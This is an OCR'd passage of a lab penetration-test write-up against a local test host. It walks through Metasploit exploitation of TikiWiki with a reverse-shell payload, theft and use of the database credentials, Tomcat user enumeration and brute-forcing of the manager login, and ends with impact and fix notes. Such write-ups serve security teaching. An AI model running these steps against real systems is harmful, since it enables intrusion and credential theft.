
```
msf6 exploit(unix/webapp/tikiwiki_jhot_exec) > search tikiwiki

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
   1  exploit/unix/webapp/tikiwiki_upload_exec      2016-07-11       excellent  Yes    Tiki Wiki Unauthenticated File Upload Vulnerability
   2  exploit/unix/webapp/tikiwiki_unserialize_exec 2012-07-04       excellent  No     Tiki Wiki unserialize() PHP Code Execution
   3  auxiliary/admin/tikiwiki/tikidblib            2006-11-01       normal     No     TikiWiki Information Disclosure
   4  exploit/unix/webapp/tikiwiki_jhot_exec        2006-09-02       excellent  Yes    TikiWiki jhot Remote Command Execution
   5  exploit/unix/webapp/tikiwiki_graph_formula_exec 2007-10-10     excellent  Yes    TikiWiki tiki-graph_formula Remote PHP Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/webapp/tikiwiki_graph_formula_exec

msf6 exploit(unix/webapp/tikiwiki_jhot_exec) > use 5
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.10     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    8180             yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki           yes       TikiWiki directory path
```

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set LPORT 555
LPORT ⇒ 555
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > run

[*] Started reverse TCP handler on 192.168.1.35:555
[*] Attempting to obtain database credentials ...
[*] The server returned            : 200 OK
[*] Server version                 : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki  : tikiwiki195

[*] Attempting to execute our payload ...
[*] Exploit completed, but no session was created.
```


16- Now you will have mysql database linked with the websites with its credentials , run mysql and enter this credentials , then you will have access to the database as shown

```
┌──(test_abdo㉿kali)-[~]
└─$ mysql -h 192.168.1.10  -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 158
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    →
```

17- Go back to the web browser and open target_ip:8180



18- Navigate to the target_ip:8180/manager , you will need credentials , try metaspliot auxiliary module (scanner/http/tomcat_enum) and set options as shown



```
msf6 auxiliary(scanner/http/tomcat_enum) > set rhosts  192.168.1.10
rhosts ⇒ 192.168.1.10
msf6 auxiliary(scanner/http/tomcat_enum) > set targeturi /maanger
targeturi ⇒ /maanger
msf6 auxiliary(scanner/http/tomcat_enum) > set rport 8180
rport ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_enum) > run
[*] http://192.168.1.10:8180/maanger - Checking j_security_check ...
[*] http://192.168.1.10:8180/maanger - Server returned: 404
[-] http://192.168.1.10:8180/maanger - Unable to enumerate users with this URI
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_enum) > set targeturi /manager
targeturi ⇒ /manager
msf6 auxiliary(scanner/http/tomcat_enum) > run

[*] http://192.168.1.10:8180/manager - Checking j_security_check ...
[*] http://192.168.1.10:8180/manager - Server returned: 302
[*] http://192.168.1.10:8180/manager - Apache Tomcat - Trying name: 'admin'
[+] http://192.168.1.10:8180/manager - Apache Tomcat admin found
[*] http://192.168.1.10:8180/manager - Apache Tomcat - Trying name: 'manager'
[+] http://192.168.1.10:8180/manager - Apache Tomcat manager found
[*] http://192.168.1.10:8180/manager - Apache Tomcat - Trying name: 'role1'
[+] http://192.168.1.10:8180/manager - Apache Tomcat role1 found
```


```
[+] http://192.168.1.10:8180/manager - Apache Tomcat xampp found
[+] http://192.168.1.10:8180/manager - Users found: ADMIN, QCC, admin, both, cxsdk, j2deployer, manager, ovwebusr, role, role1, root, tomcat, xampp
[*] Scanned 1 of 1 hosts (100% complete)
```

19- Use the given user names to try brute forcing the password using metaspliot auxiliary (scanner/http/tomcat_mgr_Login) and set options as shown then run


```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhost 192.168.1.10
rhost ⇒ 192.168.1.10
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set username tomcat
username ⇒ tomcat
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                               Required  Description
   ----              ---------------                               --------  -----------
   ANONYMOUS_LOGIN   false                                         yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                         no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                             yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                         no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                         no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                         no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                          no        Skip existing credentials stored in the current database (Accepted: none, user
                                                                             , user&realm)
   PASSWORD                                                        no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordli   no        File containing passwords, one per line
                     sts/tomcat_mgr_default_pass.txt
   Proxies                                                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            192.168.1.10                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                                                             cs/using-metasploit.html
   RPORT             8180                                          yes       The target port (TCP)
   SSL               false                                         no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                         yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                 yes       URI for Manager login. Default is /manager/html
```

```
[-] 192.168.1.10:8180 - LOGIN FAILED: tomcat:root (Incorre
[+] 192.168.1.10:8180 - Login Successful: tomcat:tomcat
[-] 192.168.1.10:8180 - LOGIN FAILED: admin:admin (Incorre
```

20- Use the credentials we got and try to log in



21- After successful log in you will have manager privilege where you can know everything about the server and os architecture , you can un deploy any directory live webdav , you can upload reverse shell , malwares



Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/5.5	1.5.0	Free Software Foundation, Inc.	Linux	2.6.24-16-server	i386

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.

Deploy

- **Impact**

  The impact is severe, where we were able to gain access to the user database beside the manager accounts , also a denial of service can be easily done.

- **How to fix vulnerabilities**

  1- Update tomcat version

  2- Use strength passwords

  3- Use higher proftp version

  4- Change all default credentials